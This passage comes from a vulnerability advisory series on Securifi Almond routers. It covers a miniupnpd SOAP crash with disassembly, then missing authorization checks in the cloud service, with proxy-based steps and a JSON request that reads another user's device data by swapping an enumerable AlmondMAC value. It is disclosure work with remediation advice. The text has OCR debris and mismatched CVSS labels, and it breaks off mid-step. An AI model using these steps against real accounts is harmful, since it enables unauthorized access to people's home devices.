The binary "miniupnpd" is the one that has the vulnerable function that receives the values sent by the SOAP request. If we open this binary in IDA-pro we will notice that this follows a MIPS little endian format. The function WscDevPutMessage at address 0x0041DBB8 in IDA pro is identified to be receiving the values sent in the SOAP request. The SOAP parameter "NewInMesage" received at address 0x0041DC30 causes the miniupnpd process to finally crash when a second request is sent to the same process.



```
.text:0041DBB8                 li      $gp, 0x53FA8
.text:0041DBC0                 addu    $gp, $t9
.text:0041DBC4                 addiu   $sp, -88
.text:0041DBC8                 sw      $ra, 0x58+var_8($sp)
.text:0041DBCC                 sw      $s7, 0x58+var_C($sp)
.text:0041DBD0                 sw      $s6, 0x58+var_10($sp)
.text:0041DBD4                 sw      $s5, 0x58+var_14($sp)
.text:0041DBD8                 sw      $s4, 0x58+var_18($sp)
.text:0041DBDC                 sw      $s3, 0x58+var_1C($sp)
.text:0041DBE0                 sw      $s2, 0x58+var_20($sp)
.text:0041DBE4                 sw      $s1, 0x58+var_24($sp)
.text:0041DBE8                 sw      $s0, 0x58+var_28($sp)
.text:0041DBEC                 sw      $gp, 0x58+var_40($sp)
.text:0041DBF0                 sw      $zero, 0x58+var_30($sp)
.text:0041DBF4                 sw      $zero, 0($a2)
.text:0041DBF8                 sw      $zero, 0($a3)
.text:0041DBFC                 lw      $v0, 0x1C($a0)
.text:0041DC00                 move    $s1, $a0
.text:0041DC04                 move    $s6, $a1
.text:0041DC08                 lw      $a0, 0x28($a0)
.text:0041DC0C                 la      $a1, loc_420000
.text:0041DC10                 la      $t9, WSCGetValueFromNameValueList
.text:0041DC14                 li      $s3, 0xFFFFFFFF
.text:0041DC18                 addu    $a0, $v0, $a0
.text:0041DC1C                 sw      $zero, 0x58+var_38($sp)
.text:0041DC20                 sw      $zero, 0x58+var_34($sp)
.text:0041DC24                 sw      $s3, 0x58+var_2C($sp)
.text:0041DC28                 addiu   $a1, (aNewinmessage - 0x420000)  # "NewInMessage"
.text:0041DC2C                 addiu   $a2, $sp, 0x58+var_38
.text:0041DC30                 jalr    $t9 ; WSCGetValueFromNameValueList
.text:0041DC34                 move    $s5, $a3
0001DC10 0041DC10: WscDevPutMessage+58 (Synchronized with Hex View-1)
```

Exploitation

A local attacker can execute this attack and cause the UPNP service to crash. Even a remote attacker can cause the UPNP process to crash if the UPNP service is exposed externally.

Vulnerability discovery

The vulnerability was discovered simply by reverse engineering the "miniupnpd" binary which is located in the almond folder inside the firmware.

Contact

Direct questions to Mandar Satam, Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

The identified issue can be resolved by performing a strict length check on the values received as a part of the SOAP payload.

10) SIG-EXT-03-2017-10 (Missing Authz check can allow to acces any Almond using Securifi mobile application)

Introduction

Recently missing authorization check implemented in the cloud services by Securifi developers was discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the Cloud service that allows users to connect to their Almond devices does not implement authorization checks correctly on their network and websocket APIs. This would allow an attacker to perform all the functions that these cloud services provide which include knowing about the clients connected to the device, manage the home automation devices connected to this smart home controller, etc. This include any of the hundreds of sensors mentioned by the Securifi website https://www.securifi.com/sensors which includes door/window motion sensors, Nest thermostat, Amazon Echo, etc. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who has registered with an account on connect.seurifi.com to login into his account and then control any cloud connected Almond device. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (L):
- Privileges Required (PR): Low (N):
- User Interaction (UI): Required (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):

- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 9.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 9.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (H):
- Integrity Requirement (IR): Med (H):
- Availability Requirement (AR): Med (H)
- Resulting environmental score: 9.6 (High).

The final score is thus 9.6 (High).

Vulnerable Versions

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.

Steps to Reproduce

We are going to observe that by guessing/knowing the correct AlmondMAC value, it is possible for an attacker to know the details of another almond user

1) We need to install the iOS application for Securifi on the iDevice
2) We are using “mallory” proxy installed on a VMware image,
3) We have also installed mallory’s root CA on the iDevice and also the iDevice is configured to send all the traffic through Mallory proxy using PPTPD (VPN) (The detailed steps of installing the certificate and setting up VPN are provided here https://bitbucket.org/IntrepidusGroup/mallory/wiki/PPTP%20Setup)
4) We are going to login as tompatriot84@gmail.com in the iOS application
5) We can observe that the iOS application sends its requests to cloud.securifi.com on port 1028 and it is protected by SSL
6) Most of the traffic being sent is an XML or JSON payload with 8 bytes prior to payload indicating the length of the payload and the actual API number e.g. \x00\x00\x00\x69\x00\x00\x04\x4c which means that the length of the payload is hex(69) and the API number is hex(44c)


7) We observe the response sent to the request generated by the JSON request {"MobileInternalIndex":"8216","AlmondMAC":"251176216350792","AppID":"1001","CommandType":"RouterSummary"} below

8) This should provide us the Wifi SSID, guest SSID and encrypted Web admin password for the almond associated with that of user "tompatriot84@gmail.com"

9) Finally, we will logout

10) Then we will login as "stevesim84@gmail.com" and observe that the user has no almond device associated with his account


11) We will still use the Mallory proxy and intercept one of the JSON requests being sent by the iOS app to connect.securifi.com on port 1028 and replace it with the JSON request below. {"MobileInternalIndex":"8216","AlmondMAC":"251176216350792","AppID":"1001","CommandType":"RouterSummary"}. Remember to change the values of the first 8 bytes using hex editor in Mallory proxy to \x00\x00\x00\x69\x00\x00\x04\x4c before inserting the JSON payload



ı	Dir	Len	Source	Dest	:atı
113	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
114	c2s	47	192.168.0.234:50199	52.7.159.123:1028	S
115	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
116	s2c	83	192.168.0.234:50199	52.7.159.123:1028	S
117	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
118	c2s	59	192.168.0.234:50199	52.7.159.123:1028	S
119	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
120	s2c	56	192.168.0.234:50199	52.7.159.123:1028	S
121	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
122	c2s	59	192.168.0.234:50199	52.7.159.123:1028	S
123	s2c	56	192.168.0.234:50199	52.7.159.123:1028	S
124	c2s	4	192.168.0.234:50199	52.7.159.123:1028	U

	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f	ASCII
0	00	00	00	69													. . . /

Current Hex Edit Byte [0x3,3]: \x00\x00 >>/<<



Get other user's device value

Kali-Linux-2016.1-vm-i686


Wed 20:42

Mallory - Transparent MiTM Proxy

#	Dir	Len	Source	Dest	Status
114	c2s	47	192.168.0.234:50199	52.7.159.123:1028	S
115	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
116	s2c	83	192.168.0.234:50199	52.7.159.123:1028	S
117	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
118	c2s	59	192.168.0.234:50199	52.7.159.123:1028	S
119	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
120	s2c	56	192.168.0.234:50199	52.7.159.123:1028	S
121	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
122	c2s	59	192.168.0.234:50199	52.7.159.123:1028	S
123	s2c	56	192.168.0.234:50199	52.7.159.123:1028	S
124	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
125	c2s	4	192.168.0.234:50199	52.7.159.123:1028	U

```
   0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f  ASCII
0  00 00 04 4c                                     ....
```

Current Hex Edit Byte [0x3,3]: \x00\x04 >>\xf5<<



Kali-Linux-2016.1-vm-i686

Wed 20:43

Mallory - Transparent MiTM Proxy

#	Dir	Len	Source	Dest	Status
115	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
116	s2c	83	192.168.0.234:50199	52.7.159.123:1028	S
117	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
118	c2s	59	192.168.0.234:50199	52.7.159.123:1028	S
119	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
120	s2c	56	192.168.0.234:50199	52.7.159.123:1028	S
121	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
122	c2s	59	192.168.0.234:50199	52.7.159.123:1028	S
123	s2c	56	192.168.0.234:50199	52.7.159.123:1028	S
124	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
125	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
126	c2s	47	192.168.0.234:50199	52.7.159.123:1028	U


```
    0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f  ASCII
0   7b 22 4d 6f 62 69 6c 65 49 6e 74 65 72 6e 61 6c {"MobileInternal
10  49 6e 64 65 78 22 3a 22 38 32 31 36 22 2c 22 41 Index":"8216","A
20  6c 6d 6f 6e 64 4d 41 43 22 3a 22 32 35 31 31 37 lmondMAC":"25117
30  36 32 31 36 33 35 30 37 39 32 22 2c 22 41 70 70 6216350792","App
40  49 44 22 3a 22 31 30 30 31 22 2c 22 43 6f 6d 6d ID":"1001","Comm
50  61 6e 64 54 79 70 65 22 3a 22 52 6f 75 74 65 72 andType":"Router
60  53 75 6d 6d 61 72 79 22 7d                      Summary"}
```

Save changes made during text editing

Current Hex Edit Byte [0x0,0]: >>{<< "A

https-example

username_
pass.txt



ı	Dir	Len	Source	Dest	:atı
117	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
118	c2s	59	192.168.0.234:50199	52.7.159.123:1028	S
119	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
120	s2c	56	192.168.0.234:50199	52.7.159.123:1028	S
121	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
122	c2s	59	192.168.0.234:50199	52.7.159.123:1028	S
123	s2c	56	192.168.0.234:50199	52.7.159.123:1028	S
124	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
125	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
126	c2s	105	192.168.0.234:50199	52.7.159.123:1028	S
127	c2s	4	192.168.0.234:50199	52.7.159.123:1028	S
128	s2c	519	192.168.0.234:50199	52.7.159.123:1028	U

```
    0  1  2  3  4  5  6  7  8  9  a  b  c  d  e  f   ASCII
0   00 00 01 ff 00 00 04 4c 7b 22 43 6f 6d 6d 61 6e  .......L{"Comman
10  64 54 79 70 65 22 3a 22 52 6f 75 74 65 72 53 75  dType":"RouterSu
20  6d 6d 61 72 79 22 2c 22 53 75 63 63 65 73 73 22  mmary","Success"
30  3a 22 74 72 75 65 22 2c 22 57 69 72 65 6c 65 73  :"true","Wireles
40  73 53 65 74 74 69 6e 67 22 3a 5b 7b 22 54 79 70  sSetting":[{"Typ
50  65 22 3a 22 32 47 22 2c 22 53 53 49 44 22 3a 22  e":"2G","SSID":"
60  41 6c 6d 6f 6e 64 2d 6e 78 32 48 36 4a 22 2c 22  Almond-nx2H6J","
70  45 6e 61 62 6c 65 64 22 3a 22 74 72 75 65 22 7d  Enabled":"true"}
80  2c 20 20 20 20 20 20 20 20 7b 22 54 79 70 65 22  ,........{"Type"
90  3a 22 47 75 65 73 74 32 47 22 2c 22 53 53 49 44  :"Guest2G","SSID
a0  22 3a 22 47 75 65 73 74 39 32 38 35 22 2c 22 45  ":"Guest9285","E
b0  6e 61 62 6c 65 64 22 3a 22 66 61 6c 73 65 22 7d  nabled":"false"}
c0  5d 2c 22 55 70 74 69 6d 65 22 3a 22 31 30 34 34  ],"Uptime":"1044
```

Current Hex Edit Byte [0x0,0]: >>{<< "A

12) We can observe that the user "stevesim84@gmail.com" can view the values for the almond device associated with "tompatriot84@gmail.com"

13) Thus by merely replacing the value of AlmondMAC with the correct value an attacker can gain all the required values for other user's device

Vulnerability Description

The cloud services provides a user with the capability controlling the Almond device registered to the user's account. It seems that the cloud services do not implement any authorization check which ensures that the user requesting the API to be executed on a "AlmonMAC" parameter is actually registered to that device or not. The AlmondMAC parameter is a 15 digit long integer and seems to be like a identifier for each of the Almond devices registered with the Securifi's cloud service. It seems that the identifier is almost serial and can be enumerated. This would allow an attacker to enumerate the AlmondMAC identifier and execute all the functions that these cloud services provide which include knowing about the clients connected to the device, manage the home automation devices connected to this smart home controller, etc. This include any of the hundreds of sensors mentioned by the Securifi website https://www.securifi.com/sensors which includes door/window motion sensors, Nest thermostat, Amazon Echo, etc. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable.

Exploitation

It is very easy to execute a command of an attacker's choice. To exploit the situation an attacker must create an account using the mobile applications installed on iOS and Android devices. The registration is free. Once that is created, all an attacker must do is try using different values for the AlmondMAC parameter and thus be able to execute any action that the Cloud services provide.

Vulnerability discovery

The vulnerability was discovered simply by observing the traffic passing between the mobile device and the cloud server.

Contact

Direct questions to Mandar Satam Sr. Sec Researcher Synopsys SIG, satam@synopsys.com

Remediation

It is necessary for the developers to perform strict authorization checks on the device.

11) SIG-EXT-03-2017-11 (Missing Authz check can allow to acces any Almond using Securifi cloud web app)

Introduction

Recently missing authorization check implemented in the cloud services by Securifi developers was discovered as a part of the research on IoT devices in the most recent firmware for Almond 2015 (https://www.securifi.com/almond-2015). This device acts as a both a router and a smart home controller.

Advisory

Overview

Synopsys Software Integrity Group staff identified that the Cloud service that allows users to connect to their Almond devices does not implement authorization checks correctly on their network and websocket APIs. This would allow an attacker to perform all the functions that these cloud services provide which include knowing about the clients connected to the device, manage the home automation devices connected to this smart home controller, etc. This include any of the hundreds of sensors mentioned by the Securifi website https://www.securifi.com/sensors which includes door/window motion sensors, Nest thermostat, Amazon Echo, etc. This issue exists in their latest firmware version AL-R096. All the firmware versions prior to that might also be vulnerable. It allows an attacker who has registered with an account on connect.seurifi.com to login into his account and then control any cloud connected Almond device. Currently, there are at least 10,000 devices known to be sold worldwide as per the https://www.securifi.com/almond.

High Severity Rating

Using CVSS3, it has vector CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RC:C/CR:H/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MC:H/MI:H/MA:H

Base Metrics

- Access Vector (AV): Network (N):
- Access Complexity (AC): High (L):
- Privileges Required (PR): Low (N):
- User Interaction (UI): Required (N):
- Scope (S): Unchanged (U):
- Confidentiality Impact (C): Complete (C):

- Integrity Impact (I): Complete (C):
- Availability Impact (A): Complete (C):
- Resulting base score: 9.8 (High)

Temporal Metrics

- Exploit Code Maturity (F):
- Remediation Level (RL): Unavailable (U).
- Report Confidence (RC): Confirmed (C)
- Resulting temporal score: 9.6 (High).

Environmental Metrics

- Confidentiality Requirement (CR): Med (H):
- Integrity Requirement (IR): Med (H):
- Availability Requirement (AR): Med (H)
- Resulting environmental score: 9.6 (High).

The final score is thus 9.6 (High).

Vulnerable Versions

All versions of Almond 2015 up to the latest firmware contain the vulnerability. Also in addition since the devices share similar code, based on just static firmware analysis, it seems that Almond+ and Almond devices up to the latest version should be completely vulnerable as well.


Steps to Reproduce

We are going to observe that by guessing/knowing the correct AlmondMAC value, it is possible for an attacker to know the details of another almond user

1) We are using "BurpSuite" proxy installed on a VMware image,
2) We have also installed BurpSuite's root CA in the Mozilla Firefox and also configured it send all the traffic through Burp proxy
3) We are going to login as tompatriot84@gmail.com in the cloud application located at https://connect.securifi.com
4) We can observe that the browser sends websocket requests to connect.securifi.com on port 443 and it is protected by SSL
5) Now open a new browser tab and navigate to the HTML file provided below

   Websock-client.htm
   l

